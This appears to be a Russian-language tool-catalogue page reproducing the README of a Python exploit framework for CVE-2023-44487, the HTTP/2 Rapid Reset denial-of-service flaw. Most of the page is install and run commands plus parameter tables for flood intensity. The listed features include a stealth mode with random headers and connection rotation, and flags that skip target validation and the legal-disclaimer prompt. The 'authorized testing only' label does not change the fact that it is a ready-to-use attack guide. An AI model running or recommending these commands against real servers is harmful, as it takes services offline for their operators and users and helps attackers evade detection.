
Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.
Продвинутый фреймворк для эксплуатации уязвимости CVE-2023-44487 HTTP/2 Rapid Reset. Включает многопоточные конкурентные атаки, адаптивное управление скоростью, скрытый режим со случайными заголовками, метрики в реальном времени и отчёты по оценке рисков. Только для авторизованного тестирования на проникновение. Автор: Sudeepa Wanigarathna
Профессиональное издание v1.0.1 | Автор: Sudeepa Wanigarathna


Профессиональная платформа для оценки CVE-2023-44487 — уязвимости HTTP/2 Rapid Reset. Этот инструмент помогает специалистам по безопасности тестировать и проверять системы на устойчивость к одному из самых значительных DoS-состояний HTTP/2, раскрытых за последние годы.

Он демонстрирует, как быстрое создание и сброс потоков HTTP/2 может истощить ресурсы сервера и привести к состоянию отказа в обслуживании (Denial of Service, DoS).
| Использование | Результаты |
|---|---|
 |  |
| Атрибут | Значение |
|---|---|
| Идентификатор CVE | CVE-2023-44487 |
| Оценка CVSS | 7.5 (высокая) |
| Вектор атаки | Сеть |
| Сложность атаки | Низкая |
| Воздействие | Отказ в обслуживании (истощение ресурсов) |
| Затронутые протоколы | HTTP/2 |
| Дата раскрытия | Октябрь 2023 года |
Уязвимость эксплуатирует механизм управления потоками протокола HTTP/2:
| Возможность | Описание |
|---|---|
| Поддержка HTTP/2 | Полная реализация протокола HTTP/2 с использованием библиотеки h2 |
| Многоподключенность | Параллельная атака по нескольким соединениям |
| SSL/TLS | Поддержка HTTPS с опциями проверки сертификатов |
| Адаптивное управление скоростью | Динамически регулирует скорость атаки в зависимости от реакции сервера |
| Скрытый режим | Случайные заголовки и ротация соединений |
| Мониторинг в реальном времени | Отображение оперативных метрик во время выполнения |
| Подробные отчёты | Вывод в формате JSON/CSV с оценкой рисков |
| Поддержка Docker | Развёртывание в контейнерах для удобного тестирования |
| Компонент | Минимум | Рекомендуется |
|---|---|---|
| ОС | Linux / macOS / Windows | Linux или macOS |
| Python | 3.7+ | 3.11+ |
| CPU | 2 ядра | 4+ ядер |
| RAM | 2 ГБ | 4 ГБ+ |
| Сеть | 100 Мбит/с | 1 Гбит/с+ |
h2>=4.1.0,<5.0.0
aiohttp>=3.8.0,<4.0.0
# Clone the repository
git clone https://github.com/CerberusMrXi/CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit
cd CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 cve-2023-44487-exploit.py --help
# Create virtual environment
python3 -m venv venv

# Activate virtual environment
# On Linux/macOS:
source venv/bin/activate
# On Windows:
venv\Scripts\activate

# Install dependencies
pip install -r requirements.txt
# Build Docker image
docker build -t cve-2023-44487-exploit .

# Run with Docker
docker run --rm cve-2023-44487-exploit target.com
# Install without requirements.txt
pip install "h2>=4.1.0,<5.0.0" "aiohttp>=3.8.0,<4.0.0"

# Download the exploit
wget https://raw.githubusercontent.com/CerberusMrXi/CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit/main/cve-2023-44487-exploit.py

# Make executable
chmod +x cve-2023-44487-exploit.py
# Simple run with default settings
python3 cve-2023-44487-exploit.py example.com

# Test HTTPS on port 443
python3 cve-2023-44487-exploit.py target.com -p 443 --no-verify

# Test HTTP on port 80
python3 cve-2023-44487-exploit.py target.com -p 80 --no-ssl

python3 cve-2023-44487-exploit.py target.com -c 10 -s 100 -d 5 --no-verify
python3 cve-2023-44487-exploit.py target.com -c 100 -s 2000 -d 60 --stealth --no-verify
| Параметр | Описание | По умолчанию |
|---|---|---|
host | Имя хоста или IP-адрес цели | Обязательно |
-p, --port | Порт цели | 443 |
--no-ssl | Отключить SSL/TLS | False |
--no-verify | Пропустить проверку SSL | False |
| Параметр | Описание | По умолчанию |
|---|---|---|
-c, --connections | Количество параллельных соединений | 50 |
-s, --streams | Потоков на соединение | 1000 |
-d, --duration | Продолжительность в секундах | 30 |
--max-streams | Максимальное общее количество потоков | 100000 |
--delay | Базовая задержка между операциями | 0.0001s |
| Параметр | Описание | По умолчанию |
|---|---|---|
--adaptive | Адаптивное управление скоростью | True |
--target-rps | Целевое количество запросов в секунду | 10000 |
--stealth | Скрытый режим (случайные заголовки) | False |
--skip-validation | Пропустить проверку цели | False |
--force | Пропустить запрос правового отказа | False |


